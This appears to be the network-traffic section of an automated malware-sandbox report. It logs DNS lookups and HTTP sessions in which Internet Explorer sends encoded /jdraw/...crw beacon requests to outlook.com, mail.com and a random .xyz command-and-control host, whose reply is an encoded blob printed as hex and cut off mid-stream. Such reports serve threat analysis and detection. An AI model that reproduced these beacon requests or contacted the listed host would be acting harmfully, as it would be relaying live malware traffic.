Jul 6, 2021 14:30:13.299593925 CEST	8.8.8.8	192.168.2.4	0x5309	No error (0)	outlook.com		40.97.156.114	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:13.299593925 CEST	8.8.8.8	192.168.2.4	0x5309	No error (0)	outlook.com		40.97.153.146	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:13.299593925 CEST	8.8.8.8	192.168.2.4	0x5309	No error (0)	outlook.com		40.97.116.82	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:13.299593925 CEST	8.8.8.8	192.168.2.4	0x5309	No error (0)	outlook.com		40.97.161.50	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:13.299593925 CEST	8.8.8.8	192.168.2.4	0x5309	No error (0)	outlook.com		40.97.160.2	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:13.933329105 CEST	8.8.8.8	192.168.2.4	0x8a4b	No error (0)	www.outlook.com	outlook.office365.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:13.933329105 CEST	8.8.8.8	192.168.2.4	0x8a4b	No error (0)	outlook.office365.com	outlook.ha.office365.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:13.933329105 CEST	8.8.8.8	192.168.2.4	0x8a4b	No error (0)	outlook.ha.office365.com	outlook.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:13.933329105 CEST	8.8.8.8	192.168.2.4	0x8a4b	No error (0)	outlook.ms-acdc.office.com	HHN-efz.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:13.933329105 CEST	8.8.8.8	192.168.2.4	0x8a4b	No error (0)	HHN-efz.ms-acdc.office.com		40.101.137.18	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:13.933329105 CEST	8.8.8.8	192.168.2.4	0x8a4b	No error (0)	HHN-efz.ms-acdc.office.com		52.98.152.194	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:13.933329105 CEST	8.8.8.8	192.168.2.4	0x8a4b	No error (0)	HHN-efz.ms-acdc.office.com		40.101.136.18	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:13.933329105 CEST	8.8.8.8	192.168.2.4	0x8a4b	No error (0)	HHN-efz.ms-acdc.office.com		52.98.152.178	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:14.160443068 CEST	8.8.8.8	192.168.2.4	0x9331	No error (0)	outlook.office365.com	outlook.ha.office365.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:14.160443068 CEST	8.8.8.8	192.168.2.4	0x9331	No error (0)	outlook.ha.office365.com	outlook.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:14.160443068 CEST	8.8.8.8	192.168.2.4	0x9331	No error (0)	outlook.ms-acdc.office.com	FRA-efz.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:14.160443068 CEST	8.8.8.8	192.168.2.4	0x9331	No error (0)	FRA-efz.ms-acdc.office.com		40.101.81.146	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:14.160443068 CEST	8.8.8.8	192.168.2.4	0x9331	No error (0)	FRA-efz.ms-acdc.office.com		52.97.250.226	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:14.160443068 CEST	8.8.8.8	192.168.2.4	0x9331	No error (0)	FRA-efz.ms-acdc.office.com		40.101.80.178	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:18.203434944 CEST	8.8.8.8	192.168.2.4	0x40a6	No error (0)	outlook.com		40.97.148.226	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:18.203434944 CEST	8.8.8.8	192.168.2.4	0x40a6	No error (0)	outlook.com		40.97.164.146	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:18.203434944 CEST	8.8.8.8	192.168.2.4	0x40a6	No error (0)	outlook.com		40.97.128.194	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:18.203434944 CEST	8.8.8.8	192.168.2.4	0x40a6	No error (0)	outlook.com		40.97.156.114	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:18.203434944 CEST	8.8.8.8	192.168.2.4	0x40a6	No error (0)	outlook.com		40.97.153.146	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:18.203434944 CEST	8.8.8.8	192.168.2.4	0x40a6	No error (0)	outlook.com		40.97.116.82	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 6, 2021 14:30:18.203434944 CEST	8.8.8.8	192.168.2.4	0x40a6	No error (0)	outlook.com		40.97.161.50	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:18.203434944 CEST	8.8.8.8	192.168.2.4	0x40a6	No error (0)	outlook.com		40.97.160.2	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:18.823123932 CEST	8.8.8.8	192.168.2.4	0xdb79	No error (0)	www.outlook.com	outlook.office365.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:18.823123932 CEST	8.8.8.8	192.168.2.4	0xdb79	No error (0)	outlook.office365.com	outlook.ha.office365.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:18.823123932 CEST	8.8.8.8	192.168.2.4	0xdb79	No error (0)	outlook.ha.office365.com	outlook.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:18.823123932 CEST	8.8.8.8	192.168.2.4	0xdb79	No error (0)	outlook.ms-acdc.office.com	HHN-efz.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:18.823123932 CEST	8.8.8.8	192.168.2.4	0xdb79	No error (0)	HHN-efz.ms-acdc.office.com		40.101.137.18	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:18.823123932 CEST	8.8.8.8	192.168.2.4	0xdb79	No error (0)	HHN-efz.ms-acdc.office.com		52.98.152.194	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:18.823123932 CEST	8.8.8.8	192.168.2.4	0xdb79	No error (0)	HHN-efz.ms-acdc.office.com		40.101.136.18	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:18.823123932 CEST	8.8.8.8	192.168.2.4	0xdb79	No error (0)	HHN-efz.ms-acdc.office.com		52.98.152.178	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:19.109352112 CEST	8.8.8.8	192.168.2.4	0xce0e	No error (0)	outlook.office365.com	outlook.ha.office365.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:19.109352112 CEST	8.8.8.8	192.168.2.4	0xce0e	No error (0)	outlook.ha.office365.com	outlook.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:19.109352112 CEST	8.8.8.8	192.168.2.4	0xce0e	No error (0)	outlook.ms-acdc.office.com	FRA-efz.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:19.109352112 CEST	8.8.8.8	192.168.2.4	0xce0e	No error (0)	FRA-efz.ms-acdc.office.com		40.101.81.146	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:19.109352112 CEST	8.8.8.8	192.168.2.4	0xce0e	No error (0)	FRA-efz.ms-acdc.office.com		52.97.250.226	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:19.109352112 CEST	8.8.8.8	192.168.2.4	0xce0e	No error (0)	FRA-efz.ms-acdc.office.com		40.101.80.178	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:25.134272099 CEST	8.8.8.8	192.168.2.4	0xe7dd	No error (0)	mail.com		82.165.229.87	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:25.736529112 CEST	8.8.8.8	192.168.2.4	0x58f5	No error (0)	www.mail.com		82.165.229.59	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:26.129261971 CEST	8.8.8.8	192.168.2.4	0x5878	No error (0)	dl.mail.com	dl.mail.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:26.696901083 CEST	8.8.8.8	192.168.2.4	0xc8ea	No error (0)	s.uicdn.com	s.uicdn.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:27.318406105 CEST	8.8.8.8	192.168.2.4	0x826c	No error (0)	wa.mail.com		82.165.229.16	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:27.748572111 CEST	8.8.8.8	192.168.2.4	0x375f	No error (0)	img.ui-portal.de	img.ui-portal.de.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:28.375650883 CEST	8.8.8.8	192.168.2.4	0x830a	No error (0)	plus.mail.com	plusmailcom.ha-cdn.de		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:28.375650883 CEST	8.8.8.8	192.168.2.4	0x830a	No error (0)	plusmailcom.ha-cdn.de		195.20.250.115	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:35.772088051 CEST	8.8.8.8	192.168.2.4	0x4ca4	No error (0)	outlook.com		40.97.116.82	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:35.772088051 CEST	8.8.8.8	192.168.2.4	0x4ca4	No error (0)	outlook.com		40.97.161.50	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 6, 2021 14:30:35.772088051 CEST	8.8.8.8	192.168.2.4	0x4ca4	No error (0)	outlook.com		40.97.160.2	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:35.772088051 CEST	8.8.8.8	192.168.2.4	0x4ca4	No error (0)	outlook.com		40.97.148.226	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:35.772088051 CEST	8.8.8.8	192.168.2.4	0x4ca4	No error (0)	outlook.com		40.97.164.146	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:35.772088051 CEST	8.8.8.8	192.168.2.4	0x4ca4	No error (0)	outlook.com		40.97.128.194	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:35.772088051 CEST	8.8.8.8	192.168.2.4	0x4ca4	No error (0)	outlook.com		40.97.156.114	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:35.772088051 CEST	8.8.8.8	192.168.2.4	0x4ca4	No error (0)	outlook.com		40.97.153.146	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:36.479466915 CEST	8.8.8.8	192.168.2.4	0xe714	No error (0)	www.outlook.com	outlook.office365.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:36.479466915 CEST	8.8.8.8	192.168.2.4	0xe714	No error (0)	outlook.office365.com	outlook.ha.office365.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:36.479466915 CEST	8.8.8.8	192.168.2.4	0xe714	No error (0)	outlook.ha.office365.com	outlook.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:36.479466915 CEST	8.8.8.8	192.168.2.4	0xe714	No error (0)	outlook.ms-acdc.office.com	HHN-efz.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:36.479466915 CEST	8.8.8.8	192.168.2.4	0xe714	No error (0)	HHN-efz.ms-acdc.office.com		40.101.136.2	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:36.479466915 CEST	8.8.8.8	192.168.2.4	0xe714	No error (0)	HHN-efz.ms-acdc.office.com		52.97.233.2	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:36.479466915 CEST	8.8.8.8	192.168.2.4	0xe714	No error (0)	HHN-efz.ms-acdc.office.com		52.97.201.50	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:36.479466915 CEST	8.8.8.8	192.168.2.4	0xe714	No error (0)	HHN-efz.ms-acdc.office.com		52.98.152.194	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:36.793477058 CEST	8.8.8.8	192.168.2.4	0x12a0	No error (0)	outlook.office365.com	outlook.ha.office365.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:36.793477058 CEST	8.8.8.8	192.168.2.4	0x12a0	No error (0)	outlook.ha.office365.com	outlook.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:36.793477058 CEST	8.8.8.8	192.168.2.4	0x12a0	No error (0)	outlook.ms-acdc.office.com	HHN-efz.ms-acdc.office.com		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:36.793477058 CEST	8.8.8.8	192.168.2.4	0x12a0	No error (0)	HHN-efz.ms-acdc.office.com		52.97.233.34	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:36.793477058 CEST	8.8.8.8	192.168.2.4	0x12a0	No error (0)	HHN-efz.ms-acdc.office.com		52.98.152.178	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:36.793477058 CEST	8.8.8.8	192.168.2.4	0x12a0	No error (0)	HHN-efz.ms-acdc.office.com		52.98.152.242	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:36.793477058 CEST	8.8.8.8	192.168.2.4	0x12a0	No error (0)	HHN-efz.ms-acdc.office.com		52.97.201.50	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:37.075551987 CEST	8.8.8.8	192.168.2.4	0x882e	No error (0)	mail.com		82.165.229.87	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:37.400434971 CEST	8.8.8.8	192.168.2.4	0x21c0	No error (0)	www.mail.com		82.165.229.59	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:37.745018005 CEST	8.8.8.8	192.168.2.4	0x5cfe	No error (0)	s.uicdn.com	s.uicdn.com.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Jul 6, 2021 14:30:37.812722921 CEST	8.8.8.8	192.168.2.4	0x4e29	No error (0)	www.google optimize.com		142.250.180.206	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:38.520617008 CEST	8.8.8.8	192.168.2.4	0xd58d	No error (0)	wa.ui-portal.de		82.165.229.54	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 6, 2021 14:30:38.580883980 CEST	8.8.8.8	192.168.2.4	0x46ab	No error (0)	wa.mail.com		82.165.229.16	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:42.019243002 CEST	8.8.8.8	192.168.2.4	0xfeb4	No error (0)	mail.com		82.165.229.87	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:42.292562008 CEST	8.8.8.8	192.168.2.4	0x3e62	No error (0)	www.mail.com		82.165.229.59	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:43.936813116 CEST	8.8.8.8	192.168.2.4	0x2c89	No error (0)	wa.ui-portal.de		82.165.229.54	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:43.949042082 CEST	8.8.8.8	192.168.2.4	0x5e6f	No error (0)	wa.mail.com		82.165.229.16	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:49.516295910 CEST	8.8.8.8	192.168.2.4	0x86bd	No error (0)	taybhctdye hfhgthp2.xyz		45.90.58.179	A (IP address)	IN (0x0001)
Jul 6, 2021 14:30:52.223323107 CEST	8.8.8.8	192.168.2.4	0x2ed6	No error (0)	taybhctdye hfhgthp2.xyz		45.90.58.179	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:00.002360106 CEST	8.8.8.8	192.168.2.4	0x2167	No error (0)	mail.com		82.165.229.87	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:00.279405117 CEST	8.8.8.8	192.168.2.4	0x432b	No error (0)	www.mail.com		82.165.229.59	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:01.886153936 CEST	8.8.8.8	192.168.2.4	0x2807	No error (0)	wa.ui-portal.de		82.165.229.54	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:01.895236969 CEST	8.8.8.8	192.168.2.4	0x2205	No error (0)	wa.mail.com		82.165.229.16	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:02.023242950 CEST	8.8.8.8	192.168.2.4	0x8008	No error (0)	taybhctdye hfhgthp2.xyz		45.90.58.179	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:07.388247967 CEST	8.8.8.8	192.168.2.4	0xaf7a	No error (0)	taybhctdye hfhgthp2.xyz		45.90.58.179	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:07.393089056 CEST	8.8.8.8	192.168.2.4	0xbac8	No error (0)	taybhctdye hfhgthp2.xyz		45.90.58.179	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:11.293025970 CEST	8.8.8.8	192.168.2.4	0xc237	No error (0)	taybhctdye hfhgthp2.xyz		45.90.58.179	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:11.299817085 CEST	8.8.8.8	192.168.2.4	0xf56f	No error (0)	taybhctdye hfhgthp2.xyz		45.90.58.179	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:14.376348972 CEST	8.8.8.8	192.168.2.4	0x3a32	No error (0)	taybhctdye hfhgthp2.xyz		45.90.58.179	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:25.001909971 CEST	8.8.8.8	192.168.2.4	0x1c32	No error (0)	taybhctdye hfhgthp2.xyz		45.90.58.179	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:30.148782015 CEST	8.8.8.8	192.168.2.4	0x2ad5	No error (0)	taybhctdye hfhgthp2.xyz		45.90.58.179	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:35.391314983 CEST	8.8.8.8	192.168.2.4	0xdb00	No error (0)	taybhctdye hfhgthp2.xyz		45.90.58.179	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:47.517627001 CEST	8.8.8.8	192.168.2.4	0x33c7	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Jul 6, 2021 14:31:47.520133972 CEST	8.8.8.8	192.168.2.4	0x7be8	No error (0)	resolver1.opendns.com		208.67.222.222	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- outlook.com
- mail.com
- taybhctdyehfhgthp2.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49782	40.97.116.82	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:30:01.336796999 CEST	3594	OUT	GET /jdraw/4TWYD_2BKnV08xS5_/2F7HOCZrKwN0/4Zpub6ftuB_/2BizrVf_2BAEup/ooDnvqHPfcHYlzHuUeiq_ /2BOcpQ3mscYC5ZQS/bCsofKuPGmQwD_2/FVd5R5hEPIiJUNt23U/AcieANSDJ/mLDV7I5LTSGIHgpcJd6S/EuKELX cxsS6HB64bzGC/Qm4swXvWNsxPSQQ_2B6aDm/9BguH_2BrAi/sCi.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: outlook.com Connection: Keep-Alive
Jul 6, 2021 14:30:01.519323111 CEST	3595	IN	HTTP/1.1 301 Moved Permanently Cache-Control: no-cache Pragma: no-cache Location: https://outlook.com/jdraw/4TWYD_2BKnV08xS5_/2F7HOCZrKwN0/4Zpub6ftuB_/2BizrVf_2BAEup/ooDnvq HPfcHYlzHuUeiq_/2BOcpQ3mscYC5ZQS/bCsofKuPGmQwD_2/FVd5R5hEPIiJUNt23U/AcieANSDJ/mLDV7I5LTSGI HgpcJd6S/EuKELXcxsS6HB64bzGC/Qm4swXvWNsxPSQQ_2B6aDm/9BguH_2BrAi/sCi.crw Server: Microsoft-IIS/10.0 request-id: 7c4222da-06c3-37b3-67e5-33870281df1c X-FEServer: MWHPR13CA0001 X-RequestId: f937104f-1d36-468d-807b-e221fbf197ca X-Powered-By: ASP.NET X-FEServer: MWHPR13CA0001 Date: Tue, 06 Jul 2021 12:30:01 GMT Connection: close Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49807	82.165.229.87	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:30:25.428689957 CEST	4309	OUT	GET /jdraw/hRJbHpe2NUnd/Fqb6HJaKW_2/FkOSHsbbOjgHBf/KmDpJnEWchUKTqeK6k0hw/2AQJw6Tfj2Wghg40/ cDBy1qgsd1Bh7XA/8XTTdRafkqQVGKHltr/VPRzK_2FJ/vWFbmfMAYjdSfOaB_2Fb/Hhjr_2BzU1ZKuqO0buX/LCyX URXRCX4qhBBiB401RQ/MfqjvWezuBF_2/FVb574obq_/2Bf0.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: mail.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:30:25.471698999 CEST	4310	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 06 Jul 2021 12:30:25 GMT Server: Apache Location: https://mail.com/jdraw/hRJbHpe2NUnd/Fqb6HJaKW_2/FkOSHsbbOjgHBf/KmDpJnEWchUKTqeK6k0hw/2AQJw6Tfj2Wghg40/cDBy1qgsd1Bh7XA/8XTTdRafkqQVGKHltr/VPRzK_2FJ/vWFbmfMAYjdSfOaB_2Fb/Hhjr_2BzU1ZKuqO0buX/LCyXURXRCX4qhBBiB401RQ/MfqjvWezuBF_2/FVb574obq_/2Bf0.crw Content-Length: 452 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 6d 61 69 6c 2e 63 6f 6d 2f 6a 64 72 61 77 2f 68 52 4a 62 48 70 65 32 4e 55 6e 64 2f 46 71 62 36 48 4a 61 4b 57 5f 32 2f 46 6b 4f 53 48 73 62 62 4f 6a 67 48 42 66 2f 4b 6d 44 70 4a 6e 45 57 63 68 55 4b 54 71 65 4b 36 6b 30 68 77 2f 32 41 51 4a 77 36 54 66 6a 32 57 67 68 67 34 30 2f 63 44 42 79 31 71 67 73 64 31 42 68 37 58 41 2f 38 58 54 54 64 52 61 66 6b 71 51 56 47 4b 48 6c 74 72 2f 56 50 52 7a 4b 5f 32 46 4a 2f 76 57 46 62 6d 66 4d 41 59 6a 64 53 66 4f 61 42 5f 32 46 62 2f 48 68 6a 72 5f 32 42 7a 55 31 5a 4b 75 71 4f 30 62 75 58 2f 4c 43 79 58 55 52 58 52 43 58 34 71 68 42 42 69 42 34 30 31 52 51 2f 4d 66 71 6a 76 57 65 7a 75 42 46 5f 32 2f 46 56 62 35 37 34 6f 62 71 5f 2f 32 42 66 30 2e 63 72 77 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49893	45.90.58.179	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:25.136749029 CEST	12186	OUT	GET /jdraw/1n_2BflhePO/uMnCopo6qdTrYV/FWhAJA9XLeWgIwqNDciEV/Ma2pywOVrVC7gojv/E6T3hs07V6KYbye/xvW81IAf7IZHKKI_2B/RArbctFfL/2TGsfNIzn81_2FbGpeyH/ukdp1ZDGefO14nBo8EX/nrPB_2FBmNloUapimH_2FE/RWs6DX_2B2Z0G/i8D3YZuF/j1ldvh1CQhgEI/V37EE.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: taybhctdyehfhgthp2.xyz Connection: Keep-Alive Cookie: lang=en; PHPSESSID=oj5lijodqe611lf3pm8jatk5p5

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:25.193449974 CEST	12188	IN	HTTP/1.1 200 OK Date: Tue, 06 Jul 2021 12:31:25 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 33 61 35 63 30 0d 0a 54 37 50 43 46 2b 46 31 4a 55 4b 41 54 62 62 73 6b 6e 55 32 76 58 53 4c 57 30 70 45 54 4a 56 69 7a 51 2b 44 68 35 45 4d 66 73 37 78 45 66 79 46 33 4b 48 51 69 53 71 48 7a 55 68 43 2b 65 4f 65 34 78 4f 6d 6b 74 78 46 38 68 6b 49 4e 50 41 79 47 77 74 4c 75 78 6a 7a 51 55 58 30 64 4f 6c 78 52 68 6c 32 49 79 4d 71 6a 6c 52 6b 53 79 56 4f 65 72 75 63 56 6c 49 33 75 36 35 62 70 6a 30 4f 6d 52 76 43 57 47 38 4a 71 2b 4c 33 74 4a 74 4f 76 31 74 42 74 47 5a 58 5a 42 6c 75 79 32 70 34 54 56 54 57 67 70 50 7a 4f 51 77 76 6d 30 72 68 56 73 4f 48 62 78 44 4b 4c 7a 6b 59 36 4d 50 32 52 32 47 70 50 39 78 71 42 52 46 34 67 7a 30 48 74 53 4d 58 6a 77 44 4e 77 71 46 63 49 32 34 46 62 2b 31 2b 64 73 65 35 69 4c 44 66 51 79 42 35 71 37 33 61 6d 39 61 52 67 36 74 75 43 71 65 53 47 50 4e 64 75 30 44 6f 72 43 2b 65 36 35 37 42 6b 32 69 57 66 4b 4e 72 45 4a 47 34 33 76 4a 4e 2b 68 45 30 6f 4c 37 69 76 34 31 4c 50 36 37 33 61 4b 41 35 6c 33 62 49 48 6f 46 77 4c 30 4f 78 37 6a 69 48 37 5a 36 52 4e 61 37 42 2b 38 42 66 6d 34 51 42 66 4e 31 68 30 55 35 75 47 73 65 68 71 78 7a 56 48 33 46 65 44 77 4f 6b 42 7a 75 43 39 6a 62 4a 7a 77 4c 4b 38 61 2b 6a 49 67 51 53 4a 52 6d 4d 54 43 72 32 33 79 67 67 46 4d 42 75 6b 39 34 32 4c 57 52 45 46 4a 79 58 57 32 52 65 47 61 38 61 63 75 79 7a 54 36 55 57 5a 35 68 4f 58 6e 79 58 54 43 46 61 39 48 76 4c 71 72 56 36 41 74 56 6c 78 62 34 46 37 34 49 51 63 79 50 6f 36 4d 4a 2f 58 6c 74 57 52 6e 44 66 55 61 4d 62 6f 4e 6d 51 58 41 70 4c 56 39 49 4a 66 4a 74 36 50 55 37 7a 66 78 59 37 48 46 4d 4c 68 59 49 62 7a 61 61 43 75 63 71 58 57 33 61 77 6b 30 4e 44 31 54 30 6e 36 4e 36 59 35 57 44 44 6f 69 4e 7a 4b 64 51 4a 4b 69 6e 48 2f 4b 73 4b 32 71 2f 30 2b 34 69 53 42 31 53 33 63 50 35 4a 77 31 54 48 77 4f 45 37 74 6b 77 54 71 71 2f 6b 4e 33 65 63 37 64 6d 38 75 47 30 70 4c 64 2b 63 69 4d 6d 42 68 44 41 31 4c 78 69 6c 53 72 6a 36 6d 64 6f 45 70 6f 55 7a 68 51 30 63 49 6b 69 59 7a 6e 4c 49 4f 41 75 4b 4c 4a 76 43 78 39 4b 32 6c 2f 70 58 35 76 68 52 47 45 49 34 57 69 4b 6d 73 33 34 4e 76 78 44 77 31 42 72 70 70 65 48 66 71 36 6d 35 62 5a 4a 2b 6a 47 6e 57 51 33 56 54 43 39 68 70 2b 7a 62 30 6b 50 51 41 4a 38 61 6f 6d 73 4b 35 45 4d 4b 41 6a 38 75 65 45 4f 70 66 79 6e 54 53 6b 4c 68 61 52 43 6b 5a 31 48 65 2f 34 59 7a 4e 38 41 58 31 6b 50 45 73 4c 2b 71 47 41 69 41 6c 51 50 45 54 62 4c 65 72 36 48 61 2b 76 66 77 69 5a 50 34 41 58 55 33 77 49 42 45 62 78 48 72 67 6e 4e 2f 47 67 38 66 36 33 47 6d 33 38 42 66 52 68 50 77 59 39 6a 79 47 52 34 42 56 50 35 78 39 4a 66 43 32 35 6f 61 74 2f 6e 57 35 4e 39 68 73 5a 4b 34 48 33 6f 64 71 52 4f 75 44 59 31 53 4c 76 6b 42 64 57 72 65 54 42 78 75 55 37 72 67 34 2b 45 6c 41 45 6c 52 7a 52 70 48 37 63 67 52 50 72 32 4a 7a 47 35 79 51 55 36 